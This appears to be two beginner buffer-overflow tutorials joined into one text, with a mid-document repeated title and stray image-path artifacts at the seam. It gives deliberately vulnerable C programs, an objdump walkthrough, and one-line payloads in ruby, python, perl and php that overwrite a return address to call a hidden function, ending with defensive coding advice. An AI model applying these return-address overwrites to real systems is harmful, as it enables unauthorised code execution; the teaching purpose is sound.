Buffer Overflow Attack Explained with a C Program Example

Buffer overflow attacks have been there for a long time. It still exists today partly because of programmers carelessness while writing a code. The reason I said 'partly' because sometimes a well written code can be exploited with buffer overflow attacks, as it also depends upon the dedication and intelligence level of the attacker.

The least we can do is to avoid writing bad code that gives a chance to even script kiddies to attack your program and exploit it.

In this buffer overflow tutorial, we will discuss the basics of the following :

What is buffer overflow?

How a buffer overflow happens?

How a buffer overflow attack takes place?

How to avoid buffer overrun?

We'll keep the explanation and examples simple enough for you to understand the concept completely. We'll also use C programming language to explain the buffer overflow concept.

What is Buffer Overflow?

A buffer, in terms of a program in execution, can be thought of as a region of computer's main memory that has certain boundaries in context with the program variable that references this memory.

For example :

```
char buff[10]
```

In the above example, 'buff' represents an array of 10 bytes where buff[0] is the left boundary and buff[9] is the right boundary of the buffer.

Lets take another example :

```
int arr[10]
```

In the above example, 'arr' represents an array of 10 integers. Now assuming that the size of integer is 4 bytes, the total buffer size of 'arr' is 10*4 = 40 bytes. Similar to the first example, arr[0] refers to the left boundary while arr[9] refers to the right boundary.

By now it should be clear what a buffer means. Moving on lets understand when a buffer overflows.

A buffer is said to be overflown when the data (meant to be written into memory buffer) gets written past the left or the right boundary of the buffer. This way the data gets written to a portion of memory which does not belong to the program variable that references the buffer.

Here is an example :

```
char buff[10];
buff[10] = 'a';
```

In the above example, we declared an array of size 10 bytes. Please note that index 0 to index 9 can used to refer these 10 bytes of buffer. But, in the next line, we index 10 was used to store the value 'a'. This is the point where buffer overrun happens because data gets written beyond the right boundary of the buffer.

It is also important for you to understand how GCC compilation process works to create a C executable.

Why are buffer overflows harmful?

Some of us may think that though a buffer overflow is a bad programming practice but so is an unused variable on stack, then why there is so much hullabaloo around it? What is the harm buffer overrun can cause to the application?

Well, if in one line we have to summarize the answer to these questions then it would be :

Buffer overflows, if undetected, can cause your program to crash or produce unexpected results.

Lets understand a couple of scenarios which justify the answer mentioned above.

1. Consider a scenario where you have allocated 10 bytes on heap memory:

```
char *ptr   = (char*) malloc(10);
```

Now, if you try to do something like this :

```
ptr[10] = 'c';
```

Then this may lead to crash in most of the cases. The reason being, a pointer is not allowed to access heap memory that does not belong to it.

2. Consider another scenario where you try to fill a buffer (on stack) beyond it's capacity :

```
char buff[10] = {0};
strcpy(buff, "This String Will Overflow the Buffer");
```

As you can see that the strcpy() function will write the complete string in the array 'buff' but as the size of 'buff' is less than the size of string so the data will get written past the right boundary of array 'buff'. Now, depending on the compiler you are using, chances are high that this will get unnoticed during compilation and would not crash during execution. The simple reason being that stack memory belongs to program so any buffer overflow in this memory could get unnoticed.

So in these kind of scenarios, buffer over flow quietly corrupts the neighbouring memory and if the corrupted memory is being used by the program then it can cause unexpected results.

You also need to understand how you can prevent stack smashing attacks with GCC.

Buffer Overflow Attacks

Until now we discussed about what buffer overflows can do to your programs. We learned how a program could crash or give unexpected results due to buffer overflows. Horrifying isn't it ? But, that it is not the worst part.

It gets worse when an attacker comes to know about a buffer over flow in your program and he/she exploits it. Confused? Consider this example :

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Wrong Password \n");
    }
    else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
      /* Now Give root or admin rights to user*/
        printf ("\n Root privileges given to the user \n");
    }

    return 0;
}
```

The program above simulates scenario where a program expects a password from user and if the password is correct then it grants root privileges to the user.

Let's the run the program with correct password ie 'thegeekstuff' :

```
$ ./bfrovrflw

Enter the password :
thegeekstuff

Correct Password

Root privileges given to the user
```

This works as expected. The passwords match and root privileges are given.

But do you know that there is a possibility of buffer overflow in this program. The gets() function does not check the array bounds and can even write string of length greater than the size of the buffer to which the string is written. Now, can you even imagine what can an attacker do with this kind of a loophole?

Here is an example :

```
$ ./bfrovrflw

Enter the password :
hhhhhhhhhhhhhhhhhhhh

Wrong Password

Root privileges given to the user
```

In the above example, even after entering a wrong password, the program worked as if you gave the correct password.

There is a logic behind the output above. What attacker did was, he/she supplied an input of length greater than what buffer can hold and at a particular length of input the buffer overflow so took place that it overwrote the memory of integer 'pass'. So despite of a wrong password, the value of 'pass' became non zero and hence root privileges were granted to an attacker.

There are several other advanced techniques (like code injection and execution) through which buffer over flow attacks can be done but it is always important to first know about the basics of buffer, it's overflow and why it is harmful.

To avoid buffer overflow attacks, the general advice that is given to programmers is to follow good programming practices. For example:

- Make sure that the memory auditing is done properly in the program using utilities like valgrind memcheck
- Use fgets() instead of gets().
- Use strncmp() instead of strcmp(), strncpy() instead of strcpy() and so on.

Buffer Overflow Exploit

Introduction

I am interested in exploiting binary files. The first time I came across the buffer overflow exploit, I couldn't actually implement it. Many of the existing sources on the web were outdated(worked with earlier versions of gcc, linux, etc). It took me quite a while to actually run a vulnerable program on my machine and exploit it.

I decided to write a simple tutorial for beginners or people who have just entered the field of binary exploits.

What will this tutorial cover?

This tutorial will be very basic. We will simply exploit the buffer by smashing the stack and modifying the return address of the function. This will be used to call some other function. You can also use the same technique to point the return address to some

custom code that you have written, thereby executing anything you want(perhaps I will write another blog post regarding shellcode injection).

Machine Requirements:

This tutorial is specifically written to work on the latest distro's of linux. It might work on older versions. Similar is the case for gcc. We are going to create a 32 bit binary, so it will work on both 32 and 64 bit systems.

Sample vulnerable program:


```
#include <stdio.h>
void secretFunction(){
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");}

void echo(){
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);    }

int main(){
    echo();
    return 0;}
```

Now this programs looks quite safe for the usual programmer. But in fact we can call the secretFunction by just modifying the input. There are better ways to do this if the binary is local. We can use gdb to modify the %eip. But in case the binary is running as a service on some other machine, we can make it call other functions or even custom code by just modifying the input.

Memory Layout of a C program

Let's start by first examining the memory layout of a C program, especially the stack, it's contents and it's working during function calls and returns. We will also go into the machine registers esp, ebp, etc.

Divisions of memory for a running process



Command line arguments and environment variables: The arguments passed to a program before running and the environment variables are stored in this section.

Stack: This is the place where all the function parameters, return addresses and the local variables of the function are stored. It's a LIFOstructure. It grows downward in memory(from higher address space to lower address space) as new function calls are made. We will examine the stack in more detail later.

2. **Heap**: All the dynamically allocated memory resides here. Whenever we use malloc to get memory dynamically, it is allocated from the heap. The heap grows upwards in memory(from lower to higher memory addresses) as more and more memory is required.
3. **Uninitialized data(Bss Segment)**: All the uninitialized data is stored here. This consists of all global and static variables which are not initialized by the programmer. The kernel initializes them to arithmetic 0 by default.
4. **Initialized data(Data Segment)**: All the initialized data is stored here. This constists of all global and static variables which are initialised by the programmer.
5. **Text**: This is the section where the executable code is stored. The loader loads instructions from here and executes them. It is often read only.

Some common registers:

6. **%eip:** The Instruction pointer register. It stores the address of the next instruction to be executed. After every instruction execution it's value is incremented depending upon the size of an instrution.
7. **%esp:** The Stack pointer register. It stores the address of the top of the stack. This is the address of the last element on the stack. The stack grows downward in memory(from higher address values to lower address values). So the %esp points to the value in stack at the lowest memory address.
8. **%ebp:** The Base pointer register. The %ebp register usually set to %esp at the start of the function. This is done to keep tab of function parameters and local variables. Local variables are accessed by subtracting offsets from %ebp and function parameters are accessed by adding offsets to it as you shall see in the next section.

Memory management during function calls


Consider the following piece of code:

```
void func(int a, int b){
    int c;
    int d;
    // some code}void main(){
    func(1, 2);
    // next instruction}
```

Assume our %eip is pointing to the func call in main. The following steps would be taken:

1. A function call is found, push parameters on the stack from right to left(in reverse order). So 2 will be pushed first and then 1.
2. We need to know where to return after func is completed, so push the address of the next instruction on the stack.
3. Find the address of func and set %eip to that value. The control has been transferred to func().
4. As we are in a new function we need to update %ebp. Before updating we save it on the stack so that we can return later back to main. So %ebp is pushed on the stack.
5. Set %ebp to be equal to %esp. %ebp now points to current stack pointer.
6. Push local variables onto the stack/reserver space for them on stack. %esp will be changed in this step.
7. After func gets over we need to reset the previous stack frame. So set %esp back to %ebp. Then pop the earlier %ebp from stack, store it back in %ebp. So the base pointer register points back to where it pointed in main.
8. Pop the return address from stack and set %eip to it. The control flow comes back to main, just after the func function call.

This is how the stack would look while in func.



Buffer Overflow Attack Explained with a C Program Example

Buffer overflow vulnerability

Buffer overflow is a vulnerability in low level codes of C and C++. An attacker can cause the program to crash, make data corrupt, steal some private information or run his/her own code.

It basically means to access any buffer outside of it's alloted memory space. This happens quite frequently in the case of arrays. Now as the variables are stored together in stack/heap/etc. accessing any out of bound index can cause read/write of bytes of some other variable. Normally the program would crash, but we can skillfully make some vulnerable code to do any of the above mentioned attacks. Here we shall modify the return address and try to execute the return address.

Here is the link to the above mentioned code. Let's compile it.

For 32 bit systems

```
gcc vuln.c -o vuln -fno-stack-protector
```

For 64 bit systems

```
gcc vuln.c -o vuln -fno-stack-protector -m32
```

`-fno-stack-protector` disabled the stack protection. Smashing the stack is now allowed. `-m32` made sure that the compiled binary is 32 bit. You may need to install some additional libraries to compile 32 bit binaries on 64 bit machines. You can download the binary generated on my machine here.

You can now run it using `./vuln`.

```
Enter some text:
HackIt!
You entered: HackIt!
```

Let's begin to exploit the binary. First of all we would like to see the disassembly of the binary. For that we'll use `objdump`

```
objdump -d vuln
```

Running this we would get the entire disasembly. Let's focus on the parts that we are interested in. (Note however that your output may vary)

Inferences:

The address of `secretFunction` is `0804849d` in hex.

```
0804849d <secretFunction>:
```

`38 in hex or 56 in decimal` bytes are reserved for the local variables of `echo` function.

```
80484c0:       83 ec 38        sub             $0x38,%esp
```

The address of `buffer` starts `1c in hex or 28 in decimal` bytes before `%ebp`. This means that 28 bytes are reserved for `buffer` even though we asked for 20 bytes.

```
80484cf:       8d 45 e4        lea             -0x1c(%ebp),%eax
```

Designing payload:

Now we know that 28 bytes are reserved for buffer, it is right next to %ebp(the Base pointer of the main function). Hence the next 4 bytes will store that %ebp and the next 4 bytes will store the return address(the address that %eip is going to jump to after it completes the function). Now it is pretty obvious how our payload would look like. The first 28+4=32 bytes would be any random characters and the next 4 bytes will be the address of the secretFunction.

Note: Registers are 4 bytes or 32 bits as the binary is compiled for a 32 bit system.

The address of the secretFunction is 0804849d in hex. Now depending on whether our machine is little-endian or big-endian we need to decide the proper format of the address to be put. For a little-endian machine we need to put the bytes in the reverse order. i.e. 9d 84 04 08. The following scripts generate such payloads on the terminal. Use whichever language you prefer to:

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"'

python -c 'print "a"*32 + "\x9d\x84\x04\x08"'

perl -e 'print "a"x32 . "\x9d\x84\x04\x08"'

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";'
```

Note: we print \x9d because 9d was in hex

You can pipe this payload directly into the vuln binary.

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln

python -c 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln

perl -e 'print "a"x32 . "\x9d\x84\x04\x08"' | ./vuln

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";' | ./vuln
```

This is the output that I get:

```
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa<rubbish 3 bytes>
Congratulations!
You have entered in the secret function!
Illegal instruction (core dumped)
```

Cool! we were able to overflow the buffer and modify the return address. The secretFunction got called. But this did foul up the stack as the program expected secretFunction to be present.

What all C functions are vulnerable to Buffer Overflow Exploit?

1. Gets
2. Scanf
3. Sprintf
4. strcpy

Whenever you are using buffers, be careful about their maximum length. Handle them appropriately.